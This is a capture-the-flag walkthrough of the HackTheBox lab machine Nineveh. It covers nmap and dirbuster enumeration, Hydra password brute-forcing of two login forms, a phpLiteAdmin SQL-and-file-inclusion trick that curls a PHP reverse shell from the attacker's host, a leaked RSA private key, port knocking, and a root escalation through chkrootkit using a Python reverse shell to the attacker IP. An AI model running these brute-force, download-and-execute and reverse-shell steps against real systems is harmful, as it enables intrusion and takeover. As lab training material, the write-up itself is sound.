


Nineveh :

Enumeration :

Runing an Nmap scan return those result.

```
root@kali:~# nmap -A -p- 10.10.10.43
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-30 16:58 EDT
Nmap scan report for 10.10.10.43
Host is up (0.023s latency).
Not shown: 65533 filtered ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox Ltd/stateOrProvinceName=Athens/
countryName=GR
| Not valid before: 2017-07-01T15:03:30
|_Not valid after:  2018-07-01T15:03:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
```


Running dirbuster with medium 2.3 directory list against port 80 found those files / directory.

http://10.10.10.43:80/

Scan Information \ Results - List View: Dirs: 5 Files: 8 \ Results - Tree View \ Errors: 0 \


Directory Stucture	Response Code	Response Size
/	200	432
info.php	200	179
icons	403	464
department	200	217
index.php	200	217
login.php	200	1900
files	200	217
index.php	200	217
header.php	200	863
footer.php	200	206
css	200	217
index.php	200	217

Doing same thing on port 443 return those files / directory.




Directory Stucture	Response Code	Response Size
/	200	275
icons	403	465
db	200	289
index.php	200	289

Browsing the port 80 the login page of department directory show this login form.



Trying to login as admin:admin show this error « Invalid Password! ».



We got all what we need for try a bruteforce attempt.

Exploitation :

Fire up hydra and try to bruteforce password with rockyou wordlist and with admin as username.

```
root@kali:~# hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.43 http-post-form /department/login.php:"username=^USER^&password=^PASS^:Invalid Password!"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-08-30 17:22:28
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~896525 tries per task
[DATA] attacking http-post-form://10.10.10.43:80/department/login.php:username=^USER^&password=^PASS^:Invalid Password!
[STATUS] 3207.00 tries/min, 3207 tries in 00:01h, 14341193 to do in 74:32h, 16 active
[80][http-post-form] host: 10.10.10.43   login: admin   password: 1q2w3e4r5t
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-08-30 17:23:57
```

We got admin credentials.


Username : admin
Password : 1q2w3e4r5t

Once logged we found a note.

Source : http://10.10.10.43/department/manage.php?notes=files/ninevehNotes.txt

```
• Have you fixed the login page yet! hardcoded username and password is really bad idea!

• check your serect folder to get in! figure it out! this is your challenge

• Improve the db interface.
~amrois
```

Time to back on port 443, browse the db directory lead you to a phpLiteAdmin login page. Trying to login as admin:admin give us this error « Incorrect password. ».



Reading the source show us wich data we need for our bruteforce attack.

« password=^PASS^&remember=yes&login=Log+In &proc_login= true:Incorrect password. »

```
<input name="password" type="password">
<br>
<input name="remember" value="yes" checked="checked" type="checkbox">
Remember me
<br>
<br>
<input class="btn" value="Log In" name="login" type="submit">
<input name="proc_login" value="true" type="hidden">
```

Now run our bruteforce attack with hydra.


```
root@kali:~# hydra -l '' -P /usr/share/wordlists/rockyou.txt 10.10.10.43 https-post-form /db/index.php:"password=^PASS^&r
emember=yes&login=Log+IN&proc_login=true:Incorrect password." -I
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal pur
poses.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-08-30 21:15:51
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~896525 tries per task
[DATA] attacking http-post-forms://10.10.10.43:443/db/index.php:password=^PASS^&remember=yes&login=Log+IN&proc_login=true
:Incorrect password.
[443][http-post-form] host: 10.10.10.43   password: password123
```

We got the password : password123


Connect to phpLiteAdmin and create a database named « ninevehNotes.txt ». Then go to SQL, and run a query who will add a table inside the « ninevehNotes.txt » with as content a php command who will download a reverseshell on our kali and save it on the « /var/tmp » directory and name it « ninevehNotes2.php ».

Query :

CREATE TABLE 'ninevehNotes.txt' ('ninevehNotes.txt' TEXT default'<?php system("curl http://10.10.14.17:8000/shell.php -o /var/tmp/ninevehNotes2.php");?>')



Then press go for submit the query.



Once all of that is ready its time to take our php-reverse shell on our kali, change ip and port, and start a python web server for allow the box to download the reverse shell.

```
root@kali:~# cp /usr/share/webshells/php/php-reverse-shell.php shell.php
```

```
$ip = '10.10.14.17';   // CHANGE THIS
$port = 4444;          // CHANGE THIS
```

```
root@kali:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Now browse our file who will download the reverse shell.

http://10.10.10.43/department/manage.php?notes=/var/tmp/ninevehNotes.txt

```
root@kali:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.43 - - [30/Aug/2019 19:22:47] "GET /shell.php HTTP/1.1" 200 -
```

It downloaded the reverse shell. Start a netcat listener and browse our reverse shell.

```
root@kali:~# nc -nvlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

http://10.10.10.43/department/manage.php?notes=/var/tmp/ninevehNotes2.php

```
root@kali:~# nc -nvlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.43.
Ncat: Connection from 10.10.10.43:45108.
Linux nineveh 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 18:33:53 up  4:20,  0 users,  load average: 0.38, 0.36, 0.32
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

We got a shell as www-data. Upgrade netcat shell by pressing ctrl+z then typing « stty -raw echo » then « fg » and press enter two time.

Then import the pty with python.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@nineveh:/var/www/ssl/secure_notes$
```

Privilege Escalation (to user) :

Browsing into « /var/ssl / » we found secure_notes directory, into it there is a picture.

```
www-data@nineveh:/var/www/ssl/secure_notes$ ls
ls
index.html  nineveh.png
```

Using strings against the picture show those information.

```
www-data@nineveh:/var/www/ssl/secure_notes$ strings nineveh.png
```

```
IEND
secret/
0000755
0000041
0000041
00000000000
13126060277
012377
ustar
www-data
www-data
secret/nineveh.priv
0000600
0000041
0000041
00000003213
13126045656
014730
ustar
www-data
www-data
```


```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAri9EUD7bwqbmEsEpIeTr2KGP/wk8YAR0Z4mmvHNJ3UfsAhpI
H9/Bz1abFbrt16vH6/jd8m0urg/Em7d/FJncpPiIH81JbJ0pyTBvIAGNK7PhaQXU
PdT9y0xEEH0apbJkuknP4FH5Zrq0nhoDTa2WxXDcSS1ndt/M8r+eTHx1bVznlBG5
FQq1/wmB65c8bds5tETlacr/15Ofv1A2j+vIdggxNgm8A34xZiP/WV7+7mhgvcnI
3oqwvxCI+VGhQZhoV9Pdj4+D4l023Ub9KyGm40tinCXePsMdY4KOLTR/z+oj4sQT
X+/1/xcl61LADcYk0Sw42bOb+yBEyc1TTq1NEQIDAQABAoIBAFvDbvvPgbr0bjTn
KiI/FbjUtKWpWfNDpYd+TybsnbdD0qPw8JpKKTJv79fs2KxMRVCdlV/IAVWV3QAk
FYDm5gTLIfuPDOV5jq/9Ii38Y0DozRGlDoFcmi/mB92f6s/sQYCarjcBOKDUL58z
GRZtIwb1RDgRAXbwxGoGZQDqeHqaHciGFOugKQJmupo5hXOkfMg/G+Ic0Ij45uoR
JZecF3lx0kx0Ay85DcBkoYRiyn+nNgr/APJBXe9Ibkq4j0lj29V5dT/HSoF17VWo
9odiTBWwwzPVv0i/JEGc6sXUD0mXevoQIA9SkZ2OJXO8JoaQcRz628dOdukG6Utu
Bato3bkCgYEA5w2Hfp2Ayol24bDejSDj1Rjk6REn5D8TuELQ0cffPujZ4szXW5Kb
ujOUscFgZf2P+70UnaceCCAPNYmsaSVSCM0KCJQt5klY2DLWNUaCU3OEpREIWkyl
1tXMOZ/T5fV8RQAZrj1BMxl+/UiV0IIbgF07sPqSA/uNXwx2cLCkhucCgYEAwP3b
vCMuW7qAc9K1Amz3+6dfa9bngtMjpr+wb+IP5UKMuh1mwcHWKjFIF8zI8CY0Iakx
DdhOa4x+0MQEtKXtgaADuHh+NGCltTLLckfEAMNGQHfBgWgBRS8EjXJ4e55hFV89
P+6+1FXXA1r/Dt/zIYN3Vtgo28mNNyK7rCr/pUcCgYEAgHMDCp7hRLfbQWkksGzC
fGuUhwWkmb1/ZwauNJHbSIwG5ZFfgGcm8ANQ/Ok2gDzQ2PCrD2Iizf2UtvzMvr+i
tYXXuCE4yzenjrnkYEXMmjw0V9f6PskxwRemq7pxAPzSk0GVBUrEfnYEJSc/MmXC
iEBMuPz0RAaK93ZkOg3Zya0CgYBYbPhdP5FiHhX0+7pMHjmRaKLj+lehLbTMFlB1
MxMtbEymigonBPVn56Ssovv+bMK+GZOMUGu+A2WnqeiuDMjB99s8jpjkztOeLmPh
PNilsNNjfnt/G3RZiq1/Uc+6dFrvO/AIdw+goqQduXfcDOiNlnr7o5c0/Shi9tse
i6UOyQKBgCgvck5Z1iLrY1qO5iZ3uVr4pqXHyG8ThrsTffkSVrBKHTmsXgtRhHoc
il6RYzQV/2ULgUBfAwdZDNtGxbu5oIUB938TCaLsHFDK6mSTbvB/DywYYScAWwF7
fw4LVXdQMjNJC3sn3JaqY1zJkE4jXlZeNQvCx4ZadtdJD9iO+EUG
-----END RSA PRIVATE KEY-----
```

```
secret/nineveh.pub
0000644
0000041
0000041
00000000620
13126060277
014541
ustar
www-data
www-data
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCuL0RQPtvCpuYSwSkh5OvYoY//C
TxgBHRniaa8c0ndR+wCGkgf38HPVpsVuu3Xq8fr+N3ybS6uD8Sbt38Umdyk+IgfzU
lsnSnJMG8gAY0rs+FpBdQ91P3LTEQQfRqlsmS6Sc/gUflmurSeGgNNrZbFcNxJLWd
238zyv55MfHVtXOeUEbkVCrX/CYHrlzxt2zm0ROVpyv/Xk5+/UDaP68h2CDE2CbwD
fjFmI/9ZXv7uaGC9ycjeirC/EIj5UaFBmGhX092Pj4PiXTbdRv0rIabjS2KcJd4+w
x1jgo4tNH/P6iPixBNf7/X/FyXrUsANxiTRLDjZs5v7IETJzVNOrU0R amrois@ni
neveh.htb
```

So we got an rsa key and username « amrois », save the rsa key to an output file on your desktop and name it id_rsa, give it right permission and connect to ssh as amroise.

```
root@kali:~/Desktop# chmod 600 id_rsa
root@kali:~/Desktop# ssh -i id_rsa amrois@10.10.10.43
```

Nothing happen, after some searching i found we need to do port knocking for open ssh access.

After some research on the box as www-data, i found a config file aabout knockd « /etc/knockd.conf », reading it show this content.

```
[options]
 logfile = /var/log/knockd.log
 interface = ens33

[openSSH]
 sequence = 571, 290, 911
 seq_timeout = 5
 start_command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
 tcpflags = syn

[closeSSH]
 sequence = 911,290,571
 seq_timeout = 5
 start_command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
 tcpflags = syn
```

So we can exploit port knocking.

Source : https://www.digitalocean.com/community/tutorials/how-to-use-port-knocking-to-hide-your-ssh-daemon-from-attackers-on-ubuntu

Run this command.

for x in 571 290 911; do nmap -Pn --host-timeout 201 --max-retries 0 -p $x 10.10.10.43; done

```
root@kali:~# for x in 571 290 911; do nmap -Pn --host-timeout 201 --max-retries
0 -p $x 10.10.10.43; done
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-30 20:34 EDT
Warning: 10.10.10.43 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.10.10.43
Host is up.

PORT    STATE    SERVICE
571/tcp filtered umeter

Nmap done: 1 IP address (1 host up) scanned in 1.11 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-30 20:34 EDT
Warning: 10.10.10.43 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.10.10.43
Host is up.

PORT    STATE    SERVICE
290/tcp filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 1.18 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-30 20:34 EDT
Warning: 10.10.10.43 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.10.10.43
Host is up.

PORT    STATE    SERVICE
911/tcp filtered xact-backup

Nmap done: 1 IP address (1 host up) scanned in 1.15 seconds
```

And now we can connect at ssh with success cause the port is open.

```
root@kali:~/Desktop# ssh -i id_rsa amrois@10.10.10.43
The authenticity of host '10.10.10.43 (10.10.10.43)' can't be established.
ECDSA key fingerprint is SHA256:aWXPsULnr55BcRUl/zX0n4gfJy5fg29KkuvnADFyMvk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.43' (ECDSA) to the list of known hosts.
Ubuntu 16.04.2 LTS
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

133 packages can be updated.
66 updates are security updates.


You have mail.
Last login: Mon Jul  3 00:19:59 2017 from 192.168.0.14
amrois@nineveh:~$ whoami
amrois
amrois@nineveh:~$
```

We got ssh access as « amrois » user, take user flag.

```
amrois@nineveh:~$ ls
user.txt
amrois@nineveh:~$ cat user.txt
82a864f9eec2a76c166ec7b1078ca6c8
```

User.txt = 82a864f9eec2a76c166ec7b1078ca6c8

Privilege Escalation (to root) :

Reading crontab show this information.

```
amrois@nineveh:~$ crontab -l
```

```
# m h  dom mon dow   command
*/10 * * * * /usr/sbin/report-reset.sh
```

Reading the file executed as cron show this content.

```
amrois@nineveh:~$ cat /usr/sbin/report-reset.sh
cat /usr/sbin/report-reset.sh
#!/bin/bash

rm -rf /report/*.txt
```

It delete all txt files into « /report/ » directory.

Typing « ls -la » show us amrois is owner of report directory.

```
drwxr-xr-x   2 amrois amrois  4096 Aug 30 19:40 report
drwx------   4 root   root    4096 Jul 19  2017 root
drwxr-xr-x  23 root   root     880 Aug 30 19:33 run
```

On it there is two report file txt.

```
amrois@nineveh:/report$ ls -la
total 24
drwxr-xr-x  2 amrois amrois 4096 Aug 30 19:41 .
drwxr-xr-x 24 root   root   4096 Jul  2  2017 ..
-rw-r--r--  1 amrois amrois 4808 Aug 30 19:40 report-19-08-30:19:40.txt
-rw-r--r--  1 amrois amrois 4808 Aug 30 19:41 report-19-08-30:19:41.txt
```

Reading them show its seem to be a report of rootkit.

```
Searching for anomalies in shell history files... Warning: `//root/.bash_history' file size is zero
Checking `asp'... not infected
Checking `bindshell'... not infected
Checking `lkm'... not tested: can't exec
Checking `rexedcs'... not found
Checking `sniffer'... not tested: can't exec ./ifpromisc
Checking `w55808'... not infected
Checking `wted'... not tested: can't exec ./chkwtmp
Checking `scalper'... not infected
Checking `slapper'... not infected
Checking `z2'... not tested: can't exec ./chklastlog
Checking `chkutmp'... not tested: can't exec ./chkutmp
Checking `OSX_RSPLUG'... not infected
```

Searching under « /usr/bin » show us the rootkit.

```
-rwx--x--x  1 root   root       76181 Jul  2  2017 chkrootkit
```

Searching on exploit-db if a potential exploit exist, and i found this one.

Source : https://www.exploit-db.com/exploits/33899

As said the exploit, there is a vulnerability into the binary who lead to privilege escalation, if we create an executable file named update and if we run chkrootkit as root it will execute the executable as root. Generally chkrootkit run as root cron so it will launch it for us.

```
Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp (not
mounted noexec, obviously)
- Run chkrootkit (as uid 0)
```

Start a netcat listner.

```
root@kali:~# nc -nvlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

Now create the reverse shell and name it « update » place it into /tmp directory and give it execution right.

```
amrois@nineveh:/tmp$ echo '#!/usr/bin/python3
> import socket,subprocess,os
> s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
> s.connect(("10.10.14.17",4444))
> os.dup2(s.fileno(),0)
> os.dup2(s.fileno(),1)
> os.dup2(s.fileno(),2)
> p=subprocess.call(["/bin/sh","-i"]);' > /tmp/update
amrois@nineveh:/tmp$ chmod +x /tmp/update
amrois@nineveh:/tmp$ cat /tmp/update
#!/usr/bin/python3
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.17",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"]);
```

Wait like <1 minute and you will got a root shell on your netcat listener.

```
root@kali:~# nc -nvlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.43.
Ncat: Connection from 10.10.10.43:36812.
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```

Upgrade the netcat shell.

```
# ^Z
[1]+  Stoppé                 nc -nvlp 4444
root@kali:~# stty -raw echo
root@kali:~# fg
nc -nvlp 4444

# python3 -c 'import pty;pty.spawn("/bin/bash")'
root@nineveh:~# ls
```

Reading crontab show that.

```
root@nineveh:~# crontab -l
```

```
# m h  dom mon dow   command
*/1 * * * * /root/vulnScan.sh
```

Content of vulnScan.sh.

```
root@nineveh:~# cat vulnScan.sh
cat vulnScan.sh
#!/bin/bash
/usr/bin/chkrootkit > /report/report-`date +%y-%m-%d:%H:%M`.txt
chown amrois:amrois /report/report-`date +%y-%m-%d:%H:%M`.txt
```

So the crontab execute chkrootkit as root and save output into /report directory and give it as name report-date_of_the_report.txt.
Then it give full permission to the report at amrois.

Take root flag.

```
root@nineveh:~# ls
ls
root.txt  vulnScan.sh
root@nineveh:~# cat root.txt
cat root.txt
8a2b4956612b485720694fb45849ec3a
```

Root.txt = 8a2b4956612b485720694fb45849ec3a